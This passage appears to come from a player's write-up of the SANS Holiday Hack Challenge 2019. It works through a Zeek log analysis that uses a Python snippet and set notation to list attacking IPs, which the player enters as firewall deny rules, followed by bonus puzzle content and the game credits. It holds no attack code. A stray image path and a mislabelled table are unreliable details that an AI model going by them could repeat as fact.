for label in Labels:
        extract = str(Labels[label]['user_agent'])
        if extract not in D:
                D[extract] = [1,[Labels[label]['id.orig_h']]]
        else:
                D[extract][1].append(Labels[label]['id.orig_h'])
                D[extract][0] += 1
```

We can observe one interesting statistics: a great number of user-agent strings, which are to be found exactly twice in the Zeek JSON logs, participate in those 62 attack IP vectors, which we have already pivoted. Given the observations we made so far, we are ready to solve the challenge. However, let's proceed with a more formal way by introducing some useful definitions and notations.

Definition 4.1.1 — Attributes and Events. We take a system S, which asynchronously initiating feedback messages sharing the same syntax and attributes. We denotes a feedback message e as an **event** S_e, while S_e^a denotes the value of **attribute** a in S_e.

Definition 4.1.2 — Restriction. Given a system S and some boolean function β, defined over the properties of S, we denote as $S \dashv \beta$ a collection set of those events $e \in S$, which satisfy β. We call such collection a **restriction**.

We denote S^a as collection set of attributes a of all events of S, i.e. $S^a = \bigcup_{e \in S} S_e^a$. Furthermore, for simplicity, given a two restrictions β_1 and β_2, we denote the following composition of restriction $S \dashv \beta_1 \dashv \beta_2$, s.t. $S \dashv \beta_1 \dashv \beta_2 \equiv (S \dashv \beta_1) \dashv \beta_2$, i.e. the restriction operator is left-associative.

The following observations follow directly from definitions:

1. $S \dashv \beta \subseteq S$
2. The restriction operator is commutative, i.e. $S \dashv \beta_1 \dashv \beta_2 \equiv S \dashv \beta_2 \dashv \beta_1$
3. $S \dashv \beta_1 \dashv \beta_2 \equiv (S \dashv \beta_1) \bigcap (S \dashv \beta_2)$

Now, we translate the challenge to the notations used above. We define the system generated the Zeek JSON logs as S. Furthermore, we define the following attributes:

Table 4.1: S attributes

a	**value**
a_1	"uri"
a_2	"id.origin_h"
a_3	"user_agent"

We denote as $B = \{\beta_1, \beta_2, \cdots, \beta_n\}$ the collection set of all n boolean functions, which determines if a given event e is malicious or not. Before proceeding with the final parsing algorithm, we define two additional boolean functions:

- $\beta_{a_i == m}$: returns True, only when the total number of occurrences of a value v_i of among the attributes a_i values of a system S is equal to m
- $\beta_{a_3 ? si+}$: the common format for web browsers is: **Mozilla/<version> (<system-information>) <platform> (<platform-details>) <extensions>**. The notation used $a_3 ? si+$ is a short notation of the boolean question : is there some other string to follow after the system information(**si**) string in the given a_3 attribute value?
- $!\beta$: returns True, if β returns False

We are ready to construct our algorithm:

- **Input**: S, B,**a**
- $\Psi_1 = \bigcup_{\beta_i \in B} S \dashv \beta_i$
- $\Psi_2 = S \dashv \beta_{a_3 == 2}$
- $\Psi_3 = \Psi_1 \bigcap \Psi_2$
- $\Psi_4 = \forall_{S_e \in \Psi_2} : \exists S_f \in \Psi_3 : S_f^{a_3} = S_e^{a_3}$
- $\Psi_5 = \Psi_4 \bigcup \Psi_2$
- $\Psi_6 = \forall_{S_e \in \Psi_2} : \exists S_f \in \Psi_5 : S_f^{a_1} = S_e^{a_1}$
- $\Psi_7 = \Psi_6 \dashv !\beta_{a_3 ? si+}$
- $\Psi_8 = \forall_{S_e \in \Psi_2} : \exists S_f \in \Psi_7 : S_f^{a_3} = S_e^{a_3}$
- $\Psi_9 = \Psi_5 \bigcup \Psi_8$
- **Output**: $\Psi_9^{a_2}$

The next table summarize the sizes of all different sets constructed during the algorithms routines:

Table 4.2: S attributes

Ψ	$\lvert\Psi\rvert$
Ψ_1	62
Ψ_2	82
Ψ_3	36
Ψ_4	36
Ψ_5	98
Ψ_6	4
Ψ_7	1
Ψ_8	2
Ψ_9	100

The output of the algorithm $\Psi_9^{a_2}$ is given below:

ELF codeblock 4.10

```
65.153.114.120, 226.102.56.13, 68.115.251.76, 53.160.218.44, 34.155.174.167,
    9.206.212.33, 148.146.134.52, 106.132.195.153, 249.34.9.16,
    150.50.77.238, 2.230.60.70, 223.149.180.133, 229.229.189.246,
    106.93.213.219, 80.244.147.207, 121.7.186.163, 230.246.50.221,
    186.28.46.179, 42.191.112.181, 44.164.136.41, 225.191.220.138,
    238.143.78.114, 168.66.108.62, 31.254.228.4, 29.0.183.220,
    200.75.228.240, 95.166.116.45, 104.179.109.113, 111.81.145.191,
    190.245.228.38, 48.66.193.176, 203.68.29.5, 220.132.33.81,
    28.169.41.122, 131.186.145.73, 118.26.57.38, 249.90.116.138,
    140.60.154.239, 42.127.244.30, 187.152.203.243, 66.116.147.181,
    56.5.47.137, 217.132.156.225, 84.147.231.129, 116.116.98.205,
    10.122.158.57, 135.32.99.116, 45.239.232.245, 84.185.44.166,
    135.203.243.43, 44.74.106.131, 249.237.77.152, 170.70.231.28,
    31.116.232.143, 13.39.153.254, 250.22.86.40, 185.19.7.133,
    226.240.188.154, 81.14.204.154, 227.110.45.126, 158.171.84.209,
    253.182.102.55, 129.121.121.48, 19.235.69.221, 2.240.116.254,
    254.140.181.172, 27.88.56.114, 61.110.82.125, 231.179.108.238,
    123.127.233.97, 118.196.230.170, 22.34.153.164, 97.220.93.190,
    42.16.149.112, 37.216.249.50, 126.102.12.53, 10.155.246.29,
    42.103.246.130, 102.143.16.184, 187.178.169.123, 50.154.111.0,
    103.235.93.133, 253.65.40.39, 142.128.135.10, 0.216.249.31,
    150.45.133.97, 75.73.228.192, 69.197.224.65, 34.129.179.28,
    87.195.80.126, 69.221.145.150, 23.49.177.78, 229.133.163.235,
    42.103.246.250, 83.0.8.119, 252.122.243.212, 49.161.8.58, 33.132.98.193,
    173.37.160.150, 92.213.148.0
```

Firewall rules apply in the order they appear in the list below and should always end in a default deny/accept of **0.0.0.0/0**. To submit a single IP, you could provide something similar to **1.1.1.1/32** or **1.1.1.1**. To submit a range, you could provide **192.168.1.0/24** and to submit a list of IPs you can use csv format similar to **1.1.1.1/32 , 2.2.2.2 , 3.3.3.3/32** etc...

IP Address/Range

65.153.114.120,226.102.56.13,68.115.251.76,53.160.218.44,34.155.174.167,9.206.212.33,14

ACCEPT DENY RESET

D:92.213.148.0/32 × D:173.37.160.150/32 × D:33.132.98.193/32 × D:49.161.8.58/32 ×
D:252.122.243.212/32 × D:83.0.8.119/32 × D:42.103.246.250/32 ×
D:229.133.163.235/32 × D:23.49.177.78/32 × D:69.221.145.150/32 ×
D:87.195.80.126/32 × D:34.129.179.28/32 × D:69.197.224.65/32 × D:75.73.228.192/32 ×

Given the **RID** value, we can now complete the final challenge. The door to the Bell Tower is now opened. As soon as we enter, the final two **Narrative 9/10** and **Narrative 10/10** are unlocked.

> And yet, despite her jealous zeal,
> My skills did win, my hacking heal!
> No dental dealer can so keep
> Our red-clad hero in ordeal!
> This Christmas must now fall asleep,
> But next year comes, and troubles creep.
> And Jack Frost hasn't made a peep,
> And Jack Frost hasn't made a peep...
>
> *myself*

Talk to Santa to unlock the final achievement. Furthermore, talking with the Tooth Fairy will unlock the rolling credits. However, there is a note to be found in the upper-left corner of the Bell Tower:

Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!

4.2 Bonus content

An interesting comment is to be found in **venobox.css**:

ELF codeblock 4.11


```
/*
Please do NOT edit this part!
or at least read this note: http://i.imgur.com/7C0ws9e.gif
*/
```

An evern more interesting comment is to be found in the root website:

ELF codeblock 4.12

```
<div class="curiosity">
<p>
You're curious.
</p>
<p>
We like that. :)
</p>
</div>
```

Analyzing the resources of the root website we can find some residues from previous years hack challenge. For example, **/images/avatars/soldiers/kc18_soldiers_pink_1.png**. We can play around to tweak the counter from 1 to 4 to extract more and more soldiers. I believe, we will need them for the our incoming battle with Jack Frost!



Did you noticed something strange in your character avatar image name?

It consists of string, which is a concatenation of strings of the form **AT**, **TA**, **CG**, or **GC**. **ACGT** is an acronym for the four types of bases found in a DNA molecule: **adenine** (A), **cytosine** (C), **guanine** (G), and **thymine** (T). A DNA molecule consists of two strands wound around each other, with each strand held together by bonds between the bases. Adenine pairs with thymine, and cytosine pairs with guanine. By playing around and doing some observations, we can craft our own DNA sequences. However, we are more interested of answering the perpetual question – who is the father of all? Ladies and Gentlemen, here comes the answer! Our ancestor, who is formed with **AT** pairs only!

4.3 Credits

Holiday Hack Challenge 2019
KringleCon 2: Turtle Doves

Direction

Ed Skoudis

Technical Lead

Joshua Wright

Narrative / Story

Ed Skoudis

World Builder Lead

Evan Booth

Programming

Evan Booth
Ron Bowes
Chris Davis
Chris Elgee
Matt Toussain
Joshua Wright

System Builds & Administration

Tom Hessman
Daniel Pendolino

Artwork

Evan Booth
Chris Davis
Chris Elgee
Kimberly Elliott
Brian Hostetler
Annie Royal
Ed Skoudis

Challenge Development

Jim Apger
Evan Booth
Ron Bowes
James Brodsky
Gary Burgett
Andy Cooper
Chris Davis
Chris Elgee
Tim Frazier

Dave Herrald
Ryan Kovar
Marcus Laferrera
Brett Leaver
Lily Lee
Devian Ollam
Daniel Pendolino
John Stoner
Matt Toussain
David Veuve
Robert Wagner
Joshua Wright

Soundtrack

Dual Core
Ninjula
Josh Skoudis

Website Design

Tom Hessman

Conference Scheduler and Speaker Wrangler

Chris Fleener

Testing and Feedback

Ron Bowes
Chris Elgee
Tom Hessman
Brian Hostetler
Ryan Huffer
Daniel Pendolino
Lynn Schifano
Ed Skoudis
Joshua Wright

KringleCon Speakers

Ed Skoudis - Host
John Strand - Keynote
Mark Baggett
Ron Bowes
James Brodsky
Lesley Carhart
Ian Coldwater
Chris Davis
Chris Elgee
John Hammond
Dave Kennedy
Katie Knowles

Heather Mahalik
Deviant Ollam
Sn0w

Marketing

Chris Fleener

Sponsored Hosting Services

Special Thanks

The SANS Institute


ELF UNIVERSITY
Ille te videt dum dormit